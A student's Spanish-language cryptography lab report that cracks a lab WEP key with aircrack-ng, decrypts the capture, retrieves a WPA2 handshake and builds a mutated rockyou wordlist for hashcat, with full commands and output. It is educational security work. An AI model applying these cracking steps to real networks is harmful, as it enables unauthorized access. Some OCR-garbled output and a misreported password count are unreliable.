

Informe Laboratorio 3

Sección 2

Santiago Larraín Morales
e-mail: Santiago.Larrain@mail.udp.cl

Octubre de 2023

Índice

1. Descripción de actividades	2
2. Desarrollo (PASO 1)	3
2.1. identificar en qué se destaca la red del informante del resto	4
2.2. explica matemáticamente porqué se requieren más de 5000 paquetes para obtener la pass	6
2.3. obtiene la password con ataque por defecto de aircrack-ng	7
2.4. indica el tiempo que demoró en obtener la password	7
2.5. descifra el contenido capturado	8
2.6. describe como obtiene la url de donde descargar el archivo	8
3. Desarrollo (PASO 2)	10
3.1. indica script para modificar diccionario original	10
3.2. cantidad de passwords finales que contiene rockyou_mod.dic	11
4. Desarrollo (Paso 3)	13
4.1. obtiene contraseña con hashcat con potfile	13
4.2. identifica nomenclatura del output	15
4.3. obtiene contraseña con hashcat sin potfile	17
4.4. Identificación de nomenclatura en el output	18
4.5. Obtención de contraseña con aircrack-ng	18
4.6. identifica y modifica parámetros solicitados por pycrack	19
4.7. obtiene contraseña con pycrack	23
5. Conclusiones y comentarios	24
6. Enlaces	25

1. Descripción de actividades


Su informante quiere entregarle la contraseña de acceso a una red, pero desconfía de todo medio para entregársela (aún no llega al capítulo del curso en donde aprende a comunicar una password sin que nadie más la pueda interceptar). Por lo tanto, le entregará un archivo que contiene un desafío de autenticación, que al analizarlo, usted podrá obtener la contraseña que lo permite resolver. Como nadie puede ver a su informante (es informante y debe mantener el anonimato), él se comunicará con usted a través de la redes inalámbricas y de una forma que solo usted, como experto en informática y telecomunicaciones, logrará esclarecer.

1. Identifique cual es la red inalámbrica que está utilizando su informante para enviarle información. Obtenga la contraseña de esa red utilizando el ataque por defecto de aircrack-ng, indicando el tiempo requerido para esto. Descifre el contenido transmitido sobre ella y descargue de Internet el archivo que su informante le ha comunicado a través de los paquetes que usted ha descifrado.
2. Descargue el diccionario de RockyouLinks to an external site. (utilizado ampliamente en el mundo del pentesting). Haga un script que para cada string contenido en el diccionario, reemplace la primera letra por su letra en capital y agregue un cero al final de la password.
3. Todos los strings que comiencen con número toca eliminarlos del diccionario. Indique la cantidad de contraseñas que contiene el diccionario modificado debe llamarse rock-you_mod.dic A continuación un ejemplo de cómo se modifican las 10 primeras líneas del diccionario original.

2. Desarrollo (PASO 1)

Para llevar a cabo este primer paso, se utilizó el adaptador USB inalámbrico TP-Link TL-WN722N v2, el cual se configuró en modo monitor para realizar la captura de paquetes.

Para verificar que todo ha sido configurado correctamente, se ejecutó el siguiente comando en la consola: `sudo airmon-ng`. Luego, se procedió a detener los procesos conflictivos con el comando: `sudo airmon-ng check kill`. Finalmente, se habilitó el modo monitor utilizando el comando `sudo iw wlan0 set type monitor`.



```
(base) informatica@informatica-13:~$ sudo airmon-ng
[sudo] password for informatica:

PHY      Interface      Driver      Chipset
phy0     wlan0           8188eu      TP-Link TL-WN722N v2

(base) informatica@informatica-13:~$ sudo airmon-ng check kill

(base) informatica@informatica-13:~$ sudo iw wlan0 set type monitor
(base) informatica@informatica-13:~$
```

Figura 1: Cambio de modo de la tarjeta de red.

Para confirmar que la tarjeta de red está en modo monitor, se utilizó el comando `iwconfig`. Si se observa, se muestra el valor de la interfaz configurada previamente y, debajo de ella, se muestra "Mode: Monitor".

2.1 identificar en qué se destaca la red del informante del resto DESARROLLO (PASO 1)

```
(base) informatica@informatica-13:~$ iwconfig
eno1      no wireless extensions.

virbr0    no wireless extensions.

wlx1027f551868c  unassociated  Nickname:"<WIFI@REALTEK>"
                Mode:Monitor  Frequency=2.412 GHz  Access Point: Not-Associated
                Sensitivity:0/0
                Retry:off   RTS thr:off   Fragment thr:off
                Power Management:off
                Link Quality=0/100  Signal level=0 dBm  Noise level=0 dBm
                Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
                Tx excessive retries:0  Invalid misc:0  Missed beacon:0

docker0   no wireless extensions.

lo        no wireless extensions.

virbr0-nic  no wireless extensions.
```

Figura 2: Comando iwconfig.

2.1. identificar en qué se destaca la red del informante del resto

Luego, se utiliza el comando `sudo airdump-ng wlx1027f551868c` con el objetivo de escanear el entorno inalámbrico utilizando la interfaz `wlx1027f551868c`. Este comando proporciona información detallada sobre las redes inalámbricas detectadas, que incluye elementos como el BSSID (dirección MAC del punto de acceso), el ESSID (nombre de la red), el canal, la potencia de la señal, entre otros.

2.1 identificar en qué se destaca la red del informante del resto DESARROLLO (PASO 1)

```
(base) Informatica@Informatica-13:~$ sudo airdump-ng wlan1027f551868c
CH 5 ][ Elapsed: 30 s ][ 2023-10-17 09:08
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
B0:48:7A:D2:DD:74	-34	103	1056	54	6	54e	WEP	WEP	WEP
52:FB:78:35:DF:AF	-49	59	0	0	1	360	WPA2	CCMP	PSK AndroidNato
36:71:AE:1E:F3:95	-52	19	1	0	11	130	WPA2	CCMP	PSK Grumbly's Wifi
98:FC:11:86:B6:B9	-38	83	414	18	6	130	WPA	CCMP	PSK Telematica
58:EF:68:47:59:C8	-60	88	7	0	6	130	OPN		cableadaTelematica-invitado
84:D8:1B:C6:83:E9	-58	18	4	0	2	195		CCMP	PSK FAMILIAGL_EXT
58:EF:68:47:59:C6	-67	81	16	0	6	130	WPA	CCMP	PSK cableadaTelematica
B0:1F:8C:E2:14:A5	-59	29	0	0	1	130	OPN		VIP-UDP
B0:1F:8C:E2:14:A6	-56	31	0	0	1	130	WPA3	CCMP	OWE <length: 0>
B0:1F:8C:E2:14:A1	-58	24	0	0	1	130	OPN		Invitados-UDP
B0:1F:8C:E2:14:A0	-61	28	0	0	1	130	WPA3	CCMP	SAE Sala Hibrida-UDP
B0:1F:8C:E2:14:A4	-61	30	0	0	1	130	WPA3	CCMP	OWE <length: 0>
uitting...E2:14:A3	-61	31	0	0	1	130	OPN		Alumnos-UDP
B0:1F:8C:E2:14:A7	-62	29	0	0	1	130	WPA2	CCMP	MGT Administrativos-UDP
B0:1F:8C:E2:14:A3	-61	31	0	0	1	130	OPN		Alumnos-UDP
B0:1F:8C:E2:14:A7	-62	29	0	0	1	130	WPA2	CCMP	MGT Administrativos-UDP
44:48:B9:4A:1C:F8	-62	12	0	0	1	130	WPA2	CCMP	PSK Javiera
B0:1F:8C:E2:14:A2	-63	28	0	0	1	130	WPA3	CCMP	OWE <length: 0>
AC:F8:CC:1D:60:60	-64	10	0	0	1	130	WPA2	CCMP	PSK VTR-8492879
B0:1F:8C:E0:E8:84	-64	3	0	0	11	130	WPA3	CCMP	OWE <length: 0>
B4:1C:30:B5:EA:07	-66	11	0	0	10	130	WPA2	CCMP	PSK ZTE_B5EA07
CC:ED:DC:9B:F1:22	-67	11	0	0	11	130	WPA2	CCMP	PSK movistar2,4GHZ_9BF122
B0:1F:8C:E1:B2:06	-68	5	0	0	11	130	WPA3	CCMP	OWE <length: 0>
B0:1F:8C:E1:B2:05	-68	6	0	0	11	130	OPN		VIP-UDP
B0:1F:8C:E1:B2:03	-68	9	0	0	11	130	OPN		Alumnos-UDP
CC:ED:DC:1C:0E:71	-68	6	0	0	13	130	WPA2	CCMP	PSK JPablo
8A:D8:1B:C6:83:E9	-69	6	0	0	2	195	WPA2	CCMP	PSK <length: 0>
B0:1F:8C:E1:B2:07	-69	3	0	0	11	130	WPA2	CCMP	MGT Administrativos-UDP
B0:1F:8C:E1:B2:00	-69	4	0	0	11	130	WPA3	CCMP	SAE Sala Hibrida-UDP
00:94:EC:95:3B:AA	-68	13	0	0	10	130	WPA2	CCMP	PSK <length: 0>
AC:F8:CC:40:0A:D0	-70	1	0	0	1	130	WPA2	CCMP	PSK VTR-9510041
B0:1F:8C:E1:B2:01	-71	5	0	0	11	130	OPN		Invitados-UDP
14:CC:20:E8:EB:35	-70	2	0	0	13	270	WPA	CCMP	PSK JPablo_EXT
46:48:B9:1E:84:0E	-70	14	0	0	1	270	WPA2	CCMP	PSK movistar2,4GHZ_DAC020
B0:1F:8C:E1:B2:04	-71	8	0	0	11	130	WPA3	CCMP	OWE <length: 0>
B0:1F:8C:E1:B2:02	-71	7	0	0	11	130	WPA3	CCMP	OWE <length: 0>

Figura 3: Comando airdump-ng para el escaneo de redes inalámbricas.

Durante el escaneo, se identifica una red que destaca sobre las demás. Esto se debe a que su ENC, CIPHER y ESSID están configurados como "WEB", algo que ninguna otra red presenta. Además, esta red tiene el valor PWR más bajo y la cantidad de BEACONS más alta.

1. **ENC (Encryption, cifrado):** Indica el método de cifrado utilizado por la red inalámbrica. "WEB" generalmente se refiere al cifrado WEP (Wired Equivalent Privacy). Es importante destacar que WEP es un protocolo de seguridad obsoleto y considerado inseguro debido a sus vulnerabilidades.
2. **CIPHER (Cipher, cifrado):** Muestra el algoritmo de cifrado utilizado por la red. En el caso de una red WEP, el valor del cifrado podría ser "WEP". Al igual que con ENC, se desaconseja el uso de WEP debido a sus debilidades de seguridad.
3. **ESSID (Extended Service Set Identifier, Identificador del Conjunto de Ser-**

vicio Extendido): Representa el nombre de la red inalámbrica. En este contexto, parece que "WEB" forma parte del nombre de la red. Esto podría indicar que se trata de una red con una contraseña débil o insegura, aunque esto no siempre es el caso.

4. **PWR (Power, potencia)**: Indica la potencia de la señal de la red en dBm (decibelios sobre un milivatio). Un valor de -34 dBm indica una señal muy fuerte, lo que sugiere que la red está cercana y tiene una señal potente.
5. **BEACONS**: Estos son paquetes de gestión enviados periódicamente por un punto de acceso inalámbrico para anunciar su presencia. La cantidad de "BEACONS" refleja la frecuencia con la que un punto de acceso envía estos paquetes. Una cantidad alta de beacons podría indicar que el punto de acceso está activo y que la red funciona correctamente.

Una vez identificada la red de interés, se toma nota de su BSSID y canal, que serán utilizados en comandos posteriores.

A continuación, se utiliza el comando `sudo airodump-ng -c 6 --bssid B0:48:7A:D2:DD:74 -w captura wlx1027f551868c`. Este comando se emplea para escanear y capturar datos de una red inalámbrica específica, identificada por su BSSID y canal. La información capturada se almacena en archivos con un prefijo `captura`.^{en} el nombre.

```
(base) informatica@informatica-13:~$ sudo airodump-ng -c 6 --bssid B0:48:7A:D2:DD:74 -w captura wlx1027f551868c
```

Figura 4: Comando airodump-ng para la captura de una red específica.

```
CH 6 ][ Elapsed: 7 mins ][ 2023-10-17 09:26 ][ fixed channel wlx1027f551868c: 4
BSSID          PWR RXQ Beacons   #Data, #/s  CH  MB  ENC CIPHER  AUTH ESSID
B0:48:7A:D2:DD:74 -32 31    3162   167158   56   6   54e  WEP  WEP    SKA  WEP
BSSID          STATION          PWR  Rate   Lost   Frames  Notes  Probes
B0:48:7A:D2:DD:74 B8:27:EB:35:AB:17 -41   54e-54e   321   210190
Quitting...
(base) informatica@informatica-13:~$
```

Figura 5: Captura del comando airodump-ng.

Este último comando genera un archivo de captura de datos, que será utilizado en las etapas posteriores del proceso.

2.2. explica matemáticamente porqué se requieren más de 5000 paquetes para obtener la pass

Para abordar esta pregunta, se utilizará el .ataque de cumpleaños.º "birthday attack". Se trata de un ataque de colisión por fuerza bruta que aprovecha los conceptos de la paradoja

2.3 obtiene la password con ataque por defecto de aircrack-ng DESARROLLO (PASO 1)

del cumpleaños en teoría de la probabilidad. Este tipo de ataque puede ser empleado para comprometer la comunicación entre dos o más partes. El éxito de este ataque se basa en la mayor probabilidad de colisiones que se producen al realizar intentos de ataque aleatorios en comparación con un número fijo de permutaciones. Con un ataque de cumpleaños, es posible encontrar una colisión en una función hash con una probabilidad del 50 % en $\sqrt{2^n} = 2^{\frac{n}{2}}$, siendo 2^{n-1} la resistencia clásica a la preimagen con la misma probabilidad.

Posteriormente, los vectores de inicialización comienzan a duplicarse después de un cierto período de tiempo. Según la fórmula del ataque de cumpleaños, estos duplicados comenzarán a aparecer aproximadamente cada $\sqrt{2^n}$, donde n representa la longitud de los vectores de inicialización. Dado que WEP utiliza 24 bits, se tiene que $\sqrt{2^{24}} = 4096$. A partir de ese punto, la probabilidad de encontrar un vector duplicado comienza a ser del 50

Adicionalmente, se realiza un cálculo utilizando la fórmula $Q(H) = \sqrt{\frac{\pi}{2} \cdot H}$, donde H representa 2 elevado a la longitud de los vectores de inicialización. En el caso de WEP, que utiliza 24 bits, se tiene $Q(H) = \sqrt{\frac{\pi}{2} \cdot 2^{24}} \rightarrow Q(H) = 5133$.

2.3. obtiene la password con ataque por defecto de aircrack-ng

Para obtener la contraseña, se utiliza el comando `sudo aircrack-ng -b B0:48:7A:D2:DD:74 captura-01.cap`. Este comando se emplea con el propósito de intentar descifrar la contraseña de una red inalámbrica específica, identificada por su dirección MAC (en este caso, B0:48:7A:D2:DD:74), a partir de un archivo de captura llamado `captura-01.cap`. Este proceso de descifrado se lleva a cabo mediante técnicas de fuerza bruta y ataques de diccionario.

```
santiago@santiago-Aspire-A315-53:~/Documentos/Universidad/Crypto/Lab3$ sudo aircrack-ng -b B0:48:7A:D2:DD:74 captura-01.cap
Reading packets, please wait...
Opening captura-01.cap
Read 500383 packets.
1 potential targets
KEY FOUND! [ 12:34:56:78:90 ]
Attack wDecrypted correctly: 100%00 captured ivs.arts with number(s):
handshake.pcapng
```

Figura 6: Obtención de la contraseña mediante aircrack-ng.

La contraseña obtenida mediante el descifrado con aircrack-ng fue "12:34:56:78:90."

2.4. indica el tiempo que demoró en obtener la password

Para medir el tiempo que lleva la ejecución del comando utilizado en el paso anterior, se empleará el comando `time sudo aircrack-ng -b B0:48:7A:D2:DD:74 captura-01.cap`. El comando "time" proporcionará información sobre el tiempo de CPU utilizado y el tiempo de reloj transcurrido durante la ejecución del comando. No obstante, es importante tener en cuenta que esto no brindará una estimación precisa del tiempo necesario para obtener la contraseña, ya que dicho tiempo puede variar según varios factores, como se mencionó anteriormente.

```
santiago@santiago-Aspire-A315-53:~/Documentos/Universidad/Crypto/Lab3$ time sudo aircrack-ng -b B0:48:7A:D2:DD:74 captura-01.cap
Reading packets, please wait...
Opening captura-01.cap
Read 500383 packets.
1 potential targets
KEY FOUND! [ 12:34:56:78:90 ]
Attack wDecrypted correctly: 100%00 captured ivs.arts with number(s):
captura-mesaje-paso1.png
handshake.pcapng
real    0m0,975s
user    0m0,003s
sys     0m0,013s
```

Figura 7: Medición del tiempo de ejecución del comando aircrack-ng.

2.5. descifra el contenido capturado

Para descifrar el contenido de la captura `captura-01.cap`, se utilizará el comando `sudo airdecap-ng -w 12:34:56:78:90 captura-01.cap`. Airdecap-ng es una herramienta que se emplea para desencriptar capturas de tráfico inalámbrico que han sido previamente registradas en una red Wi-Fi. La opción `w` se utiliza para especificar la contraseña (clave) que se empleará en el proceso de desencriptación. En nuestro caso, utilizaremos la contraseña obtenida en el paso 3, que es `"12:34:56:78:90"`. A este comando se le proporciona el archivo de captura `captura-01.cap`, que contiene el tráfico inalámbrico que deseamos desencriptar.

```
santiago@santiago-Aspire-A315-53:~/Documentos/Universidad/Crypto/Lab3$ ls
captura-01.cap  captura-mesaje-paso1.png  handshake.pcapng  Paso2.py  resultado-filtro.png  rockyou  mod.dic  rockyou.txt
santiago@santiago-Aspire-A315-53:~/Documentos/Universidad/Crypto/Lab3$ sudo airdecap-ng -w 12:34:56:78:90 captura-01.cap
Total number of stations seen      8
Total number of packets read      500383
Total number of WEP data packets  226790
Total number of WPA data packets  0
Number of plaintext data packets  0
Number of decrypted WEP packets   226790
Number of corrupted WEP packets   0
Number of decrypted WPA packets   0
Number of bad TKIP (WPA) packets  0
Number of bad CCMP (WPA) packets  0
santiago@santiago-Aspire-A315-53:~/Documentos/Universidad/Crypto/Lab3$ ls
captura-01.cap  captura-mesaje-paso1.png  Paso2.py  resultado-filtro.png  rockyou  mod.dic  rockyou.txt
captura-01-dec.cap  handshake.pcapng
```

Figura 8: Descifrado de la captura `captura-01.cap` mediante el comando `airdecap-ng`.

Como se puede apreciar en la captura anterior, antes de ejecutar el comando `airdecap-ng`, se ejecutó el comando `ls` para verificar la presencia de archivos y directorios en el directorio actual. Esto nos permite comprobar la existencia de `captura-01.cap`, pero no de su versión desencriptada.

Tras ejecutar el comando `airdecap-ng`, se realizó nuevamente un `ls` para observar la creación de nuestra nueva captura, ya desencriptada, que se denomina `captura-01-dec.cap`.

2.6. describe como obtiene la url de donde descargar el archivo

Con la captura descifrada obtenida en el paso anterior, procedimos a abrir la aplicación Wireshark. En esta aplicación, revisamos los paquetes capturados y notamos que todos ellos

DESARROLLO (PASO 1)

utilizaban el protocolo ICMP. Posteriormente, centramos nuestra atención en la columna “Infoz buscamos aquellos paquetes que contuvieran la palabra request”, ya que esto indicaría que se trataba de los paquetes generados por el dispositivo Raspberry Pi. Una vez identificado el paquete correspondiente, accedimos al menú de opciones y observamos que contenía un enlace: [bit.ly/wpa2_](https://www.cloudshark.org/captures/b5b39e1c51eb). Al utilizar nuestro motor de búsqueda de confianza, accedimos al enlace que nos redirigió a <https://www.cloudshark.org/captures/b5b39e1c51eb>, que es una captura de paquetes alojada en CloudShark.

Captura | Edición | Visualización | Filtros | Análisis | Estadísticas | Telefonía | Wireless | Herramientas | Ayuda

Aplique un filtro de visualización... <Ctrl>/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.11.3	192.168.11.1	ICMP	54	Echo (ping) request id=0x0001, seq=11837/15662, ttl=64 (reply in 62229)
2	0.000001	192.168.11.3	192.168.11.1	ICMP	54	Echo (ping) request id=0x0001, seq=11840/15630, ttl=64 (reply in 62233)
3	0.000000	192.168.11.3	192.168.11.1	ICMP	54	Echo (ping) request id=0x0001, seq=11841/16686, ttl=64 (no response found!)
4	0.000008	192.168.11.1	192.168.11.3	ICMP	54	Echo (ping) reply id=0x0001, seq=11842/16942, ttl=64
5	0.000008	192.168.11.1	192.168.11.3	ICMP	54	Echo (ping) reply id=0x0001, seq=11843/17196, ttl=64
6	0.000008	192.168.11.1	192.168.11.3	ICMP	54	Echo (ping) reply id=0x0001, seq=11844/17454, ttl=64
7	0.000564	192.168.11.3	192.168.11.1	ICMP	54	Echo (ping) request id=0x0001, seq=11849/18734, ttl=64 (no response found!)
8	0.000560	192.168.11.1	192.168.11.3	ICMP	54	Echo (ping) reply id=0x0001, seq=11850/18999, ttl=64
9	0.000532	192.168.11.3	192.168.11.1	ICMP	54	Echo (ping) request id=0x0001, seq=11851/19246, ttl=64 (no response found!)
10	0.015172	192.168.11.1	192.168.11.3	ICMP	54	Echo (ping) reply id=0x0001, seq=11852/19236, ttl=64 (reply in 181)
11	0.015080	192.168.11.1	192.168.11.3	ICMP	54	Echo (ping) reply id=0x0001, seq=11855/20270, ttl=64 (request in 18)
12	0.020696	192.168.11.3	192.168.11.1	ICMP	54	Echo (ping) request id=0x0001, seq=11858/21038, ttl=64 (reply in 13)
13	0.031240	192.168.11.1	192.168.11.3	ICMP	54	Echo (ping) reply id=0x0001, seq=11858/21038, ttl=64 (request in 12)
14	0.048640	192.168.11.3	192.168.11.1	ICMP	54	Echo (ping) request id=0x0001, seq=11859/21294, ttl=64 (no response found!)
15	0.048640	192.168.11.3	192.168.11.1	ICMP	54	Echo (ping) request id=0x0001, seq=11860/21358, ttl=64 (no response found!)
16	0.055296	192.168.11.3	192.168.11.1	ICMP	54	Echo (ping) request id=0x0001, seq=11862/22062, ttl=64 (reply in 17)
17	0.055296	192.168.11.1	192.168.11.3	ICMP	54	Echo (ping) reply id=0x0001, seq=11862/22062, ttl=64 (request in 16)
18	0.073216	192.168.11.3	192.168.11.1	ICMP	54	Echo (ping) request id=0x0001, seq=11864/22574, ttl=64 (reply in 19)
19	0.073224	192.168.11.1	192.168.11.3	ICMP	54	Echo (ping) reply id=0x0001, seq=11864/22574, ttl=64 (request in 18)
20	0.079360	192.168.11.3	192.168.11.1	ICMP	54	Echo (ping) request id=0x0001, seq=11865/22938, ttl=64 (no response found!)
21	0.098384	192.168.11.3	192.168.11.1	ICMP	54	Echo (ping) request id=0x0001, seq=11868/23508, ttl=64 (reply in 22)
22	0.098312	192.168.11.1	192.168.11.3	ICMP	54	Echo (ping) reply id=0x0001, seq=11868/23508, ttl=64 (request in 21)
23	0.102480	192.168.11.3	192.168.11.1	ICMP	54	Echo (ping) request id=0x0001, seq=11870/24118, ttl=64 (no response found!)
24	0.137216	192.168.11.3	192.168.11.1	ICMP	54	Echo (ping) request id=0x0001, seq=11876/25646, ttl=64 (no response found!)
25	0.146432	192.168.11.3	192.168.11.1	ICMP	54	Echo (ping) request id=0x0001, seq=11880/26670, ttl=64 (reply in 26)

Frame 10: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
Ethernet II, Src: Raspber_35:ab:17:b8 (b8:27:eb:35:ab:17), Dst: Tp-LINKT_d2:da:74 (b0:84:7a:d2:da:74)
Internet Protocol Version 4, Src: 192.168.11.3, Dst: 192.168.11.1
Internet Control Message Protocol
Type: 8 (Echo (ping) request)
Code: 0
Checksum: 0xb466 [correct]
[Checksum Status: Good]
Identifier (ID): 1 (0x0001)
Identifier (LE): 256 (0xb000)
Sequence Number (SEQ): 11855 (0xe2af)
Sequence Number (LE): 20270 (0x4f2e)
Response frame: 11
Data (12 bytes)
data: 5269742dc67927777081325f
[Length: 12]

```

0000  b0 48 74 d2 d0 74 da 28 27 eb 35 ab 17 b8 08 05 49 00  ..H.T.dD..T.EB..S.....E
0010  00 20 23 43 4d 40 40 01 70 3d cd ad 0b 03 c8 ca ab  ... @P...~...C...
0020  00 01 08 00 b4 66 00 e1 26 4f 02 03 74 26 c6 79    ....bb....F..$..c..Y
0030  27 77 70 01 32 5f                                .W.P.DLZ..

```

Data (data.data), 12 bytes(s)

Paquetes: 226790 - Mostrado: 226790 (100.0%) Perfil: Default

Figura 9: Captura de paquetes ICMP en Wireshark.

handshake.pcap 1.1 kb · 13 packets · more info

Start typing a Display Filter

Apply Clear Filters

#	No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	ee:de:67:8c:df:8b	Tp-LinkT_d2:dc:18	ee:de:67:8c:df:8b (ee:de:67:8c:df:8b) (RA)	802.11	123	Association Request, SM=2292, FN=0, Flags=....., SSID=VTR-1645213
2	0.000002			ee:de:67:8c:df:8b (ee:de:67:8c:df:8b) (RA)	802.11	10	Acknowledgement, Flags=.....
3	0.002491	Tp-LinkT_d2:dc:18	ee:de:67:8c:df:8b	ee:de:67:8c:df:8b (ee:de:67:8c:df:8b) (RA)	802.11	102	Association Response, SM=1184, FN=0, Flags=.....
4	0.002492			Tp-LinkT_d2:dc:18 (b0:48:7a:d2:dc:18) (RA)	802.11	10	Acknowledgement, Flags=.....
5	0.007381	Tp-LinkT_d2:dc:18	ee:de:67:8c:df:8b	ee:de:67:8c:df:8b	EAPOL	133	Key (Message 1 of 4)
6	0.009336			Tp-LinkT_d2:dc:18 (b0:48:7a:d2:dc:18) (RA)	802.11	10	Acknowledgement, Flags=.....
7	0.017680	ee:de:67:8c:df:8b	Tp-LinkT_d2:dc:18	ee:de:67:8c:df:8b	EAPOL	155	Key (Message 2 of 4)
8	0.017682			ee:de:67:8c:df:8b (ee:de:67:8c:df:8b) (RA)	802.11	10	Acknowledgement, Flags=.....
9	0.017687			ee:de:67:8c:df:8b (ee:de:67:8c:df:8b) (RA)	802.11	10	Clear-to-send, Flags=.....
10	0.050774	Tp-LinkT_d2:dc:18	ee:de:67:8c:df:8b	ee:de:67:8c:df:8b	EAPOL	189	Key (Message 3 of 4)
11	0.050776			Tp-LinkT_d2:dc:18 (b0:48:7a:d2:dc:18) (RA)	802.11	10	Acknowledgement, Flags=.....
12	0.054559	ee:de:67:8c:df:8b	Tp-LinkT_d2:dc:18	ee:de:67:8c:df:8b	EAPOL	133	Key (Message 4 of 4)
13	0.054560			ee:de:67:8c:df:8b (ee:de:67:8c:df:8b) (RA)	802.11	10	Acknowledgement, Flags=.....

> Frame 1: 123 bytes on wire (984 bits), 123 bytes captured (984 bits) on 0
 > IEEE 802.11 Association Request, Flags:
 > IEEE 802.11 Wireless Management

```

0000  00 00 3a 01 b0 48 7a d2 dc 18 ee de 67 8c df 8b  ...Hz.....0...
0010  b0 48 7a d2 dc 18 40 8f 31 04 0f 00 00 00 56 54  .Hz.....0...VT
0020  52 2d 31 36 34 35 32 31 33 01 08 82 84 8b 96 8c  R-1645213.....
0030  12 25 2a 30 14 01 00 00 0f ac 04 01 00 00 0f ac  .$.0.....2.0K'L
0040  04 01 00 00 0f ac 02 00 08 32 04 30 48 66 0c 3b  .....00QSTstuvwx|)...
0050  10 51 53 54 73 74 75 76 77 78 7c 7d 7e 7f 80  .....0000
0060  82 7f 05 04 00 00 01 d5 07 00 56 f2 02 00 01  ..0000
0070  08 d4 08 8c fd f0 01 01 02 01 00  ..0000
  
```

Figura 10: Captura de paquetes en CloudShark.

En la esquina superior derecha, encontramos la opción de exportar y seleccionamos "download file" para descargar un archivo denominado "handshake.pcapng".

3. Desarrollo (PASO 2)

3.1. indica script para modificar diccionario original

Para la modificación del diccionario `rockyou.txt`, se implementará un código en Python:

```

1  import re
2
3  input_file = "rockyou.txt"
4  output_file = "rockyou_mod.dic"
5
6  def starts_with_number(s):
7      return re.match(r"^\d", s)
8
9  def modify_password(password):
10     if starts_with_number(password):
11         return None
12     elif password:
13         return password[0].upper() + password[1:] + "0"
14     else:
15         return password
16
17  with open(input_file, "r", encoding="latin-1") as input_file,
18     open(output_file, "w") as output_file:
19     modified_passwords = []
20     total_passwords = 0
21
22     for line in input_file:
23         password = line.strip()
24         total_passwords += 1
25
26         modified_password = modify_password(password)
27
28         if modified_password is not None:
29             modified_passwords.append(modified_password)
30
31     output_file.write("\n".join(modified_passwords))
32
33  print(f"Total de contraseñas en el diccionario modificado: {len(
34     modified_passwords)}")

```

Listing 1: Código para formatear el diccionario `rockyou.txt`

Para el diccionario modificado, se crea un archivo en formato `.dic` llamado `"rockyou_mod.dic"`.

3.2. cantidad de passwords finales que contiene rockyou_mod.dic

Al ejecutar el código anterior en la consola, se obtiene el siguiente resultado:

```
● santiago@santiago-Aspire-A315-53:~/Documentos/Universidad/Crypto/Lab3$ python3 Paso2.py
Total de contraseñas en el diccionario modificado: 11059736
```

Figura 11: Cantidad de contraseñas obtenidas mediante el código mostrado previamente.

Después de ejecutar el código, se nos informa que la cantidad de contraseñas que contiene el diccionario modificado, tras aplicar las modificaciones, es de 1,105,736 contraseñas.

Para verificar el correcto funcionamiento del código, se realizarán pruebas rápidas en las que se mostrarán 20 líneas del archivo. En primer lugar, se mostrarán las 20 líneas que se encuentran en medio del archivo y, posteriormente, se mostrarán 20 líneas al azar del archivo.

```
santiago@santiago-Aspire-A315-53:~/Documentos/Universidad/Crypto/Lab3$ total_lines=$(wc -l < rockyou_mod.dic)
middle_start=$((total_lines / 4))
middle_end=$((middle_start + 20))
tail -n +$middle_start rockyou_mod.dic | head -n 20
Thatgirl010
Thatgirl*0
Thatgirl.0
Thatget0
Thatgeo0
Thatgemil@yahoo.com0
Thatgay10
Thatgangsta0
Thatgame0
Thatgalshan0
Thatga0
Thatgl0
Thatg0
Thatfunkymonkey0
Thatfunkeymonkey0
Thatfrierson0
Thatfresh0
Thatforever0
Thatfone20
Thatfirregurr10
```

Figura 12: 20 líneas del medio del archivo rockyou_mod.dic”.

3.2 cantidad de passwords finales que contiene rockyou_mod.dicDESARROLLO (PASO 2)

```
santiago@santiago-Aspire-A315-53:~/Documentos/Universidad/Crypto/Lab3$ shuf -n 20 rockyou_mod.dic | head -n 20
Tafur_150
Ines060
Bootsale0
Borresego0
Sew17g0
Ana1830
FORGET0
Goofy2770
Marvelous80
Cohf96310
Gustateam00
Tigger1310
Iluvbyb0i0
Nineintheafternoon0
Tronchadani0
Dabberzw060
C425661430
Rikman0
Bestchef070
Maxtrixpwq.,0010
```



Figura 13: 20 líneas al azar del archivo rockyou_mod.dic”.

4. Desarrollo (Paso 3)

Primero cambiamos el formato del archivo de handshake utilizando el siguiente comando:

```
hcxpcapngtool -o hashshake.hc22000 handshake.pcapng
```

- **hcxpcapngtool**: Este comando se utiliza para convertir un archivo de captura en formato PCAPng en un archivo de hash en formato HCX. HCX es un formato comúnmente utilizado para almacenar información de autenticación WPA/WPA2 de redes inalámbricas protegidas con contraseña.
- **-o hashshake.hc22000**: Esta opción indica el nombre del archivo de salida en formato HCX. En este caso, el archivo de salida se llamará "hashshake.hc22000". Este archivo contendrá los datos de autenticación (hashes) capturados en el archivo de captura original.
